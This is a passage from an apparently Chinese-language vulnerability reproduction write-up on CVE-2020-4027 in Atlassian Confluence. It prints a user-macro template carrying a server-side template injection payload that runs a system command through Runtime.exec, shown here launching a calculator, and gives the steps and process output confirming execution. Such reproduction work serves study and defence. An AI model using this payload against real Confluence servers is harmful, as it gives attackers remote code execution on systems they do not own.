
Template \*

```
## Macro title: My Macro
## Macro has a body: Y or N
## Body processing: Selected body processing option
## Output: Selected output option
##
## Developed by: My Name
## Date created: dd/mm/yyyy
## Installed by: My Name

## This is an example macro
## @param Name:title=Name|type=string|required=true|desc=Your name
## @param Colour:title=Favourite Colour|type=enum|enumValues=red,green,blue|default=red|desc=Choose your favourite colour

${req.getServletContext().getAttribute("org.apache.tomcat.InstanceManager").newInstance("javax.script.ScriptEngineManager").getEngineByName("js").eval("java.lang.Runtime.getRuntime().exec('calc')")}
```

[See the documentation.](#)

Save Cancel

保存后返回主页


- 单击 C 键，创建 page，引用上一步自定义的 User Macro ，预览即可触发



xiaoheiwu / Dashboard / xiaoheiwu

## CVE20204027

Process[pid=14320, exitValue="not exited"]



## 0x04 小结

未完待续。。。

Confluence Velocity SSTI

Confluence OGNL Injection

Confluence Post-Exploitation



## 参考

<http://www.51gjie.com/javaweb/896.html>

<https://blog.play2win.top/2021/10/20/Confluence%E6%A8%A1%E6%9D%BF%E6%B3%A8%E5%85%A5%EF%BC%88%E5%A4%8D%E7%8E%B0/>